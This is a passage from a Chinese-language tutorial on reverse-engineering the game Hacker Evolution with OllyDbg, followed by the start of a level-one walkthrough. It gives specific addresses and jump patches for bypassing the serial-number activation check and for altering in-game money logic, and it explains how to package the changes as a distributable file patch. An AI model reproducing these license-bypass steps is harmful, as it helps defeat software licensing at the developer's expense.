; hacker evolution license activation.exe hacker evolution - game
not activated.
00403CD9   |6A 00          push 0
00403CDB   |C74424 48 44000000    mov dword ptr
ss:[esp+48],44
00403CE3   |FF15 A447C901          call dword ptr
ds:[<&KERNEL32.CreateProcessA>]   ; kernel32.CreateProcessA
00403CE9   |C705 70175F00 01000000    mov dword ptr
ds:[5F1770],1
00403CF3   |E9 F0000000    jmp Hacker_E.00403DE8
00403CF8   \33F6           xor esi,esi
00403CFA    68 90AA5500    push Hacker_E.0055
AA90                       ; hemod-untold
```

接下来要做的事情，就是证明我们上面的推理，仔细看右面的注释，程序调用了CreateProcess()函数，而该函数的参数（其上的几个PUSH指令）中有一句“push Hacker_E.0055AAA0”，OD注释为Hacker Evolution License Activation.exe，也就是说程序执行到这里的时候会为激活程序创建一个进程，而jnz跳转到的位置正好是超过了上面的进程创建，所以得出结论：此处就是进行序列号验证的关键跳，我们只要将jnz修改为jmp就可以搞定序列号的问题了。

三、killtrace追踪率问题的解决

Killtrace命令在此游戏中的作用是降低追踪率，当追踪率达到100%的时候，游戏就over了，而执行一次该命令，追踪率会降低10%，当然我们需要付出500$才行。追踪率在游戏中还可以通过使用deletelogs删除日志或者使用bounce增加跳板来降低，这和现实中的入侵很相似，这个游戏的精典之处也许就在于可以让我们培养一种入侵渗透的自我保护的思想。

执行killtrace命令，如果游戏帐户上没有500$，程序就会提示“You don't have enough money to reduce your trace level”，如果钱数多于500$，就会自动的减少10%的追踪率并减少500$，可以描述为如下的C++代码：

```
static int money,trace;
……………………………
if(money>=500)
{
      trace-=10;
      money-=500;
}
else
{
      cout<<"You don't have enough money to reduce
your trace level! ";
}
```

显然我们找到了游戏的提示，向上找就找到了对应的if结构，对应于OD中的关键跳，而500是一个特定的数字，对应于16进制的0x1f4，所以通过判断“cmp xxx,1f4”就可以确定关键跳的位置了。


和上面的方法一样，在OD中搜索“You don't have enough money to reduce your trace level!”，找到后双击进入其对应的汇编指令区，代码如下：

```
004085CA   813D 7877D800 F4010000    cmp dword ptr
ds:[D87778],1F4
004085D4   /7D 56          jge short Hacker_E.0040862C
004085D6   |8B0D 9CECC801           mov ecx,dword
ptr ds:[1C8EC9C]
004085DC   |68 9CC75500             push Hacker_
E.0055C79C        ; you don't have enough money to reduce
your trace level.
004085E1   |E8 008BFFFF    call Hacker_E.004010E6
004085E6   |50             push eax
004085E7   |A1 70885F00             mov eax,dword ptr
ds:[5F8870]
004085EC   |50             push eax
004085ED   |E8 648EFFFF             call Hacker_
E.00401456
004085F2   |8B0D 9CECC801           mov ecx,dword
ptr ds:[1C8EC9C]
```

```
004085F8    |83C4 08                add esp,8
004085FB    |68 F4010000            push 1F4
00408600    |68 58C75500            push Hacker_E.0055
C758                       ; you need at least $%d to re-
duce your tracetime by 10%%.
```

一看到上面的指令“cmp dword ptr ds:[D87778],1F4”，就会立刻明白下面的jge就是killtrace命令减钱判断的关键跳，正常情况下会跳入减钱的程序分支中，我们将jge修改为jmp，程序就不管我们有没有钱都会跳到减钱所对应的代码中了。

为了防止减钱，我们只要从上面的代码开始往下找到类似于“sub xxxx,1f4”的汇编代码，就可以将其修改以达到不用花钱而使用killtrace命令的目的。找到后，直接将其nop掉（这样做的目的是可以稍微的减少游戏的难度，反正我没修改前花了一晚上才玩到第六关），但是nop指令只会no operate（不进行任何操作），这可能会影响killtrace命令的执行效率，白白浪费CPU周期，所以我们需要换一种方法修改，将其修改为jmp到其后紧跟的指令，jmp指令的机器码为EB或者是EA，在shor跳转的时候，它对应于机器码EB，并且通过两条指令间的位移来寻址的（而不是通过地址），相对far跳转来说，修改为“jmp short”跳转后程序显然会产生大量的空区域，所以在修改指令的时候，一定要将“使用nop填充”勾选上用于占位，如图4，要不然就会导致程序机器码的破坏，这样修改后就不用担心killtrace命令执行效率的问题了。


图4

当然如果玩游戏只是为了满足一下欲望，那么我们可以将其修改的BT一点——将sub减去一定的钱数修改为add增加一定的钱数，这里有一个需要注意的地方，很多新手在这儿都无法修改成功，原因很简单，因为在Intel的汇编程序设计中也有变量与常量的区别，数字常量用十六进制表示时有两个需要注意的地方，如果第一个符号不是数字则其前面必须加上0，相反则可以不加，比如D87778的第一个字符为D，所以我们在修改的时候就必须修改为“add dword ptr ds:[0D87778],1F4”才可以，这样每次执行killtrace命令时游戏都会自动给我们加上一部分钱，在文件补丁中我将其修改为了0x1fff4（这里设置的大一点是为了我们方便完成第一关的任务）。

进行完上面的修改后还会出现一个问题，如果追踪率为0，执行killtrace时游戏就会出现如图5所示的提示信息，这样就不会再进入加钱的程序执行流程中，所以我们还需要将此处的关键跳进行修改，目的是实现游戏一开始我们就可以通过killtrace来增加钱数，将00408577处的“jg short Hacker_E.004085CA”指令修改为jmp就可以实现我们的意图了。



图5

四、硬件升级的问题

上面将减少500$修改为了增加0x1fff4的钱数，目的是为了能有足够的钱去升级硬件，前三关NPC提供的钱数一共只有8500$，还不够升级一个CPU的，本来我以为游戏中的upgrade升级硬件没有多少用处，后来完全升级后，发现decrypt（解码）、carck（解密）的时候速度增快了，当upgrade mdm3（将网络带宽增加到3级）的时候，download、 upload文件的速度及transfer金钱的速度都变成瞬间了，虽然通过killtrace可以加钱，但却不能一进入游戏就升级装备。




图6




图7

大家回想一下我在一中所说的——游戏是一个种交互性很强的程序，首先在没有升级数的情况下输入“upgrade mem1”将存储器升级到1级，游戏就会提示如图6所示的错误，我们分析图中的敏感信息，其中最关键的一句就是“You don't have enough money for the selected upgrade”，原因很简单，程序要知道你有没有钱进行升级的话，那么它必须进行相应钱数的判断，所以我们在OD的字符参考中就搜索这条信息，双击找到的字符串进入到如图7所示的位置，大家看图中的jle跳转跳到了哪里，该指令执行后躲过了程序对钱数的判断，既然这样，我们将其修改为“jmp short Hacker_E.00407ED9”就可以实现我们的意图了，修改完成后，我们在level-0（第一关中）就可以任意的升级硬件了，当然因为我们只是修改了条件判断的




图8




图9

位置，而减少钱的功能对应的汇编指令我们并没有进行修改，所以游戏帐户上的钱数会变为负数，这不用担心，因为每次执行killtrace命令降低追踪率的同时，游戏都会“倒帖”一部分钱，先向游戏借点钱，慢慢的再让游戏自已还吧。

所有的修改完成后，右键选择“复制到可执行文件”—“所有修改”，在弹出的窗口中右键选择“保存到文件”，比如保存为cracker.exe，运行一下cracker.exe，游戏的“手术”就成功了，效果如图8所示，刚进人游戏就可以拥有最好的装备和比较多的钱了。

五、制作文件补丁

完成了上面的操作后，我们可以制作一个文件补丁以防止程序重新安装后再进行繁琐的修改，制作文件补丁可以使用keymaker，这是一款功能强大的注册机、内存补丁、文件补丁制作工具，运行程序后，单击“其它”菜单，选择“制作文件补丁”，就会出现如图9所示的界面，“窗口标题”、“补丁说明”等处可以随便填写，然后选择“原始文件”，就是没有修改过的游戏主程序，然后选择修改后的文件cracker.exe，单击“制作”按钮就可以了。

到这里游戏就基本修改完成了，当然DIY本来就具有多样性，我的修改未必是你所喜欢的，如果还要对其进行手术，大家可以参考上面的方法，下面我就通过第一关来简单介绍一下程序的基本玩法。

六、第一关轻松搞定

首先，将打包的游戏安装，安装完成后，将打包的hotfix压缩包中的补丁文件解压后运行，如图10，然后单击“浏览”按钮选择找到程序的安装路径，选择游戏的主程序——hacker evolution untold.exe，点击“确定”就可以自动完成修改了。




图10

运行游戏，回车后进入游戏的主菜单，如图11，我简单的介绍一下每个菜单的意思，“New Game”是建立一个模拟系统的用户，可以理解为建立一个“角色”，在“Load Or Delete Profile”菜单中可以打开“已通关”的文件，比如你上一次游戏玩到了第三关，要继续玩下去，可以通过单击它选择上一次的配置文件就可以从第三关继续玩了，在“Options”选项中可以将游戏设置成窗口模式，这比CS好用的多，CS得需要设置保住参数，而它只需要勾选“Run in windowed mode(Requie Restart)”就可以了。




图11




图12

单击“New Game”建立一个basenet的角色，回车后系统会自动加载第一关的相关文件，回车后就可以进入第一关了，我们按F2键可以看到本关所需要完成的任务，如图12，前面打上叉号的就是完成的，第一个任务是“Hack into desk-11.corporate.com”，在这之前我们先来升级一下硬件，执行“upgrade cpu3”将cpu升级到3级，如图13，图中分别将cpu、内存、带宽、防火墙升级到了三级，因为游戏模拟了两个cpu和内存，所以要执行两次“upgrade cpu3”和“upgrade mem3”。




图13

升级硬件后为了完成图12中的最后一个任务，我们需要执行一次killtrace命令，以确保钱数可以多于2000$，执行完后，我们就完成了两个任务。

接下来去完成第一个任务，首先执行“scan desk-11.corporate.com”，通过扫描（俗称踩点）来查看目标主机开放了哪些端口，如图14，port后面指的是目标主机开放的端口，从图中可以看到desk-11.corporate.com开放了80端口，“password protected ：4 charactors”说明有密码保护，我们需要使用crack命令破解掉密码，后面的“4 charactors”说明密码由四个字符组成，“encryption key:none”说明对方没有加密（ 